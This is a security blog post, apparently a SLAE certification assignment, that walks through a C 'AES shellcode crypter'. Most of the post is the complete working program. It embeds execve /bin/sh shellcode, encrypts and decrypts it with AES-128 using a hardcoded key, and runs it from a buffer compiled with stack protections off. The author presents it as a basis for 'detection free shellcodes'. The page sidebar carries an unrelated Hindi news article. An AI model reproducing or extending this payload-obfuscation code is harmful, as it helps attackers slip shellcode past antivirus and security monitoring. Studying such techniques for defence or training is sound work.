
Art of Shellcoding: Basic AES Shellcode Crypter

by **Nipun Jaswal** - 3 MONTHS AGO - 1 MINUTE READ

In this post, we will design a shellcode crypter which will encrypt the shellcode and then decrypt the encrypted shellcode and run it dynamically. The libraries we will be using for encryption will be **mcrypt**, and the shellcode encryption schema is Rijndael-128(AES).



We will design the crypter in C programming language. The shellcode we will be using for this exercise will be an execve stack based shellcode. Following is the code of the crypter:

```
1  /*
2  Compile using the following command:
3  $gcc aes_128_crypter.c -o aes_128_crypter -lmcrypt -fno-stack-protector -z execstack
4  Author: Nipun Jaswal (SLAE-1080)
5  */
6
7  #include <stdio.h>
```


```c
#include <string.h>
#include <mcrypt.h>

int main()
{
// Shellcode execve-stack
unsigned char * shellcode = \
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89"
"\xe1\xb0\x0b\xcd\x80";
int shell_len = strlen(shellcode);

// Other Variables
char* i_vect = "AAAABBBBCCCCDDDD";
char *key = "wh4t1sloven0t1ng";
unsigned char buffer[32];
int count;

// Printing Unencrypted Shellcode
printf("\n[+] Shellcode Used:\n");
for ( count = 0; count < shell_len; count++)
{
printf("\\x%02x",shellcode[count]);
}

//Copy Shellcode on a 32 Byte Buffer
strncpy(buffer, shellcode, 32);

//Calling Encryption Function with Flag=0 , 32 is Length, 16 is Key Size
enc_dec(buffer, 32, i_vect, key,0);
```

```
38
39  //Printing Out Encrypted Shellcode Bytes
40  printf("\n\n[+] Encrypted Shellcode:\n");
41  for ( count = 0; count < 32; count++)
42  {
43  printf("\\x%02x",buffer[count]);
44  }
45
46  //Calling Decryption Function with Flag=1, 32 is the Length, 16 is Key Size
47  enc_dec(buffer, 32, i_vect, key,1);
48
49  //Printing Out Decrypted Shellcode Bytes
50  printf("\n\n[+] Decrypted Shellcode:\n");
51  for(count = 0; count < shell_len; count++)
52  {
53  printf("\\x%02x",buffer[count]);
54  }
55
56  //Calling Shellcode
57  printf("\n\nShellcode Length:  %d\n", strlen(buffer));
58  int (*ret)() = (int(*)())buffer;
59  ret();
60  return 0;
61  }
62  // Encryption Function
63  int enc_dec(void* buffer,int buffer_len,char* i_vect, char* key, int flag)
64  {
65    // Mcrypt Object and Selecting the Crypto
66    MCRYPT obj = mcrypt_module_open("rijndael-128", NULL, "cbc", NULL);
67    mcrypt_generic_init(obj, key, 16, i_vect);
```

```
68    if(flag==0)
69    {
70    printf("\n\n[+]Running Encryption...");
71    //Encrypting the Shellcode
72    mcrypt_generic(obj, buffer, buffer_len);
73    }
74    else if(flag==1)
75    {
76    printf("\n\n[+]Running Decryption...");
77    //Decrypting the Shellcode
78    mdecrypt_generic(obj, buffer, buffer_len);
79    }
80    mcrypt_generic_deinit (obj);
81    mcrypt_module_close(obj);
82    return 0;
83  }
```

crypter.c hosted with ❤ by **GitHub** **view raw**

The **enc_dec** function accepts flag value and based on the value it performs either an encryption operation or decryption operation. Also, the length of the key for encryption and decryption is16. On running the crypter, we get the following output:



We saw how we can create a basic crypter in C. We can build on these methods and combine the best of polymorphism, encoding, and encryption to create much more advanced and detection free shellcodes.


This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification:

http://www.securitytube-training.com/online-courses/securitytube-linux-assembly-expert/
Student-ID: SLAE-1080

Tags : shellcode encrypt | slae | slae assignment 7

SHARE THIS Share it Tweet Share it Share it Pin it

YOU MIGHT ALSO LIKE



Art of Shellcoding: Basic AES Shellcode Crypter

‹ Previous

Art of Shellcoding: Polymorphic Shellcodes

Next ›

You are viewing Most Recent Post

No Comments:

Enter your comment...

Comment as: Google Accoun

Publish Preview


Links To This Post

Create a Link

CONNECT ON LINKEDIN

Nipun Jaswal

RECENT POSTS



Art of Shellcoding: Basic AES Shellcode Crypter

FEV 28, 2018

Art of Shellcoding: Polymorphic Shellcodes

FEV 28, 2018

Art of Shellcoding: Metasploit Read File Payload Analysis

FEV 24, 2018

PRESS AND INTERVIEWS

एमिटी विवि में विशेषज्ञों ने साइबर पॉलिसी को जरूरी बताया

45% यूजर नहीं जानते फेसबुक क्या!

अमर उजाला ब्यूरो

लखनऊ। फेसबुक के लगभग 45 फीसदी यूजर्स को यह पता ही नहीं कि फेसबुक है क्या। किसी भी एप्लीकेशन को डाउनलोड करने से पहले उसके डिटेल पढ़ने चाहिए। ये बातें माइक्रोसॉफ्ट से मोस्ट वैल्यूएबल पर्सन का खिताब पा चुके सउदी अरब के साइबर सिक्योरिटी एक्सपर्ट दिनेश ओ बरेजा ने कहीं। मौका था रविवार को एमिटी विश्वविद्यालय में आयोजित इंटरनेशनल इन्फॉर्मेशन सिक्योरिटी मीट-2015 का।

उन्होंने बताया कि सबसे पहले साइबर क्राइम को रोकने के लिए राष्ट्रीय स्तर पर ऐसी पॉलिसी बनानी होगी जो लंबे समय तक प्रासंगिक हो। एमिटी इंस्टीट्यूट ऑफ आईटी के निदेशक सेवानिवृत्त ब्रिगेडियर यूके चोपड़ा ने भी अपने विचार रखे। युनाइटेड किंगडम की विजियो इनजेनी कम्पनी में वरिष्ठ सुरक्षा विशेषज्ञ निपुन जायसवाल ने बताया कि किसी की ईमेल आईडी या सोशल मीडिया पर बने अकाउंट को तब तक हैक नहीं किया जा सकता जब तक की यूजर लापरवाही न करे।

एमिटी विवि में रविवार को आयोजित इंटरनेशनल इन्फॉर्मेशन सिक्योरिटी मीट में मौजूद लोग।

एक मिनट में ढूंढें अपराधी

निपुन ने बताया कि विदेशों में 'फेशियल रिकॉग्निशन सिस्टम' जैसे सॉफ्टवेयर विकसित किए जा चुके हैं जिनसे एक मिनट के अंदर 10 लाख लोगों में से अपराधी को ढूंढा जा सकता है। इस सिस्टम से जुड़े सीसीटीवी कैमरों की जद में जैसे ही कोई अपराधी आता है कैमरे उसे डिटेक्ट कर अधिकारियों को सूचना देने के साथ गतिविधियां फॉलो करना शुरू कर देते हैं। इसके माध्यम से व्यक्ति की गाड़ी की नंबर प्लेट तक ट्रैक की जा सकती है। इसके साथ ही अटैकिंग पोजीशन नामक सिस्टम भी है जिसमें यदि कोई व्यक्ति ऐसा एक्शन करता है जो कि हमला करने जैसा हो तो कैमरे उसे डिटेक्ट कर अलर्ट कर देंगे।

इन बातों का रखें ध्यान

- पेन ड्राइव या किसी अन्य डिवाइस को बिना जांचे कम्प्यूटर में न लगाएं।
- किसी भी मोबाइल एप्लीकेशन को डाउनलोड करने से पहले डिटेल पढ़ें।
- संदिग्ध लिंक को कभी क्लिक न करें।
- व्हॉट्स एप पर अनजान नंबर से आने वाले लड़कियों या किसी अन्य नंबरों से संपर्क न करें।
- सोशल साइट्स का इस्तेमाल करते समय सभी प्राइवेसी और सिक्योरिटी सेटिंग का इस्तेमाल करें।
- मोबाइल या कम्प्यूटर पर यदि लिखकर आए कि वह एफेक्टेड है तो तुरंत किसी लिंक को क्लिक न करें। पहले उससे संबंधित जानकारी पढ़ें।

कहा कि कभी भी अपने क्रेडिट या डेबिट कार्ड के डिटेल किसी वेबसाइट के साथ परमानेन्ट रजिस्टर नहीं करने चाहिए। दूसरा, यदि कभी कोई ईमेल के माध्यम से किसी सोशल वेबसाइट का लिंक भेजे तो उस पर लॉगइन करने से बचना चाहिए।

ABOUT ME

Hello, my name is Nipun.
I am a cyber security enthusiast with a decade of experience in Cyber security and Cyber warfare

MY BOOKS

Follow @nipunjaswal 4,709 followers Nipun Jaswal's books on Goodreads

Mastering Metasploit
reviews: 5
ratings: 15 (avg rating 4.73)

Mastering Metasploit - Second Edition
ratings: 3 (avg rating 4.67)

Metasploit Bootcamp
ratings: 1 (avg rating 5.00)